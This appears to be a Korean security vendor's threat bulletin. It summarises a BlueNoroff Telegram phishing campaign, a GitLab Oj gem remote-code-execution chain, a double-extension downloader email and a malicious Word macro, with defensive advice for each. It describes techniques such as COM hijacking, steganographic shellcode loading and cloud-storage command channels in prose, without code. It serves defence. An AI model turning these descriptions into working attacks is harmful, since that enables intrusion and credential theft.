사외동향	블루노로프 / 텔레그램 계정 탈취 후 계정 악용한 피싱	북한의 라자루스 산하 블루노로프 조직이 실제 텔레그램 계정을 탈취해 가짜 화상 회의 초대 링크를 전송하고 ClickFix 수법으로 피해자의 클립보드에 악성 명령어를 저장해 실행을 유도하며, 윈도우 환경에서 NukeSped 악성코드를 배포하고 macOS 환경에서 크롬에 저장된 로그인 자격 증명 탈취	• 출처가 불분명한 화상회의 **초대 링크 접속 자제** • 클립보드 내 **명령어 실행 자제** • 암호화폐 지갑 및 계정 **자격 증명 주기적 변경**
	GitLab Oj gem 취약점 / 원격 코드 실행	GitLab의 C언어 확장 모듈인 Oj gem에서 버퍼 경계 초과 쓰기와 힙 포인터 노출 취약점이 결합되어 RCE 공격 체인이 확인되었으며, 조작된 .ipynb 파일을 커밋한 뒤 diff 페이지를 조회하는 것만으로 서버에서 악성코드 실행이 가능	• GitLab 인스턴스 **최신 보안 패치 적용** • 외부 기여자의 .ipynb 파일 포함 **커밋에 대한 접근 권한 제한**
피싱메일 분석서	업무 피싱 메일 위장 / 이중 확장자 및 다운로더 배포	정상 문서로 위장한 이중 확장자(doc.scr) 파일을 압축 파일에 첨부하여 실행 시 Adobe Reader 오류로 위장한 경고 창을 표시하고 레지스트리 Run 등록으로 자동 실행을 설정한 뒤 외부 서버에서 추가 악성코드 다운로드	• 첨부 파일 실행 전 **발신자 재확인** 및 **보안 솔루션 통한 파일 검사** • 파일 확장자 표시 활성화로 **이중 확장자 식별** • 레지스트리 Run 항목 주기적 점검
MS Word 악성코드 분석서	악성 매크로 사용자 실행 유도	본문이 알 수 없는 문자로 표시되어 매크로 실행을 유도하고 매크로 실행 시 본문이 정상 우크라이나어로 전환되어 사용자의 의심을 피하며 악성 행위를 은닉	• 출처가 불분명한 **문서 파일의 매크로 실행 금지** • **조직 내 매크로 실행 정책 제한** • 문서 파일 수신 시 **보안 솔루션을 통한 파일 검사**
	COM 하이재킹 기반의 자동 실행	악성 DLL 경로를 HKCU 레지스트리에 등록하여 explorer.exe 재실행 시 자동으로 악성 dnxstore.dll이 로드되는 COM 하이재킹 기반의 자동 실행을 구현하며, 문서 종료 시 explorer.exe를 강제 종료 후 재실행하여 악성 DLL을 로드	• HKCU\Software\Classes\CLSID 경로의 레지스트리 점검 • explorer.exe에 로드된 비정상 DLL 모니터링 • COM 개체 등록 탐지 룰 적용
	LSB 스테가노그래피 및 쉘코드 실행	PNG 이미지 파일에 LSB 스테가노그래피로 은닉된 암호화 데이터를 추출하고 AES-256-CBC로 복호화한 뒤 RWX(Read, Write, Execute) 권한을 갖고 있는 메모리에 쉘코드를 할당하여 실행하며, 이 과정을 20분 주기로 반복	• 이미지 파일을 통한 데이터 은닉 여부 모니터링 • Read, Write, Execute 권한 갖고 있는 메모리 할당 및 쉘코드 실행 모니터링 • explorer.exe 메모리 내 코드 실행 탐지
	C2 통신 및 추가 페이로드 다운로드	filen.io 클라우드 스토리지 인프라를 C2로 활용하여 제어, 업로드, 다운로드 채널을 분리 운용하며, 수신된 추가 페이로드를 CLR 호스팅 기반의 인메모리 어셈블리 로딩으로 파일리스 실행	• filen.io 등 클라우드 스토리지 서비스로의 비정상 통신 모니터링 • 인메모리 .NET 어셈블리 로딩 행위 탐지 룰 적용

SGA 보안레이더



www.sgasol.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호

Copyright©2026 SGA Solutions co. Ltd,. All Rights Reserved.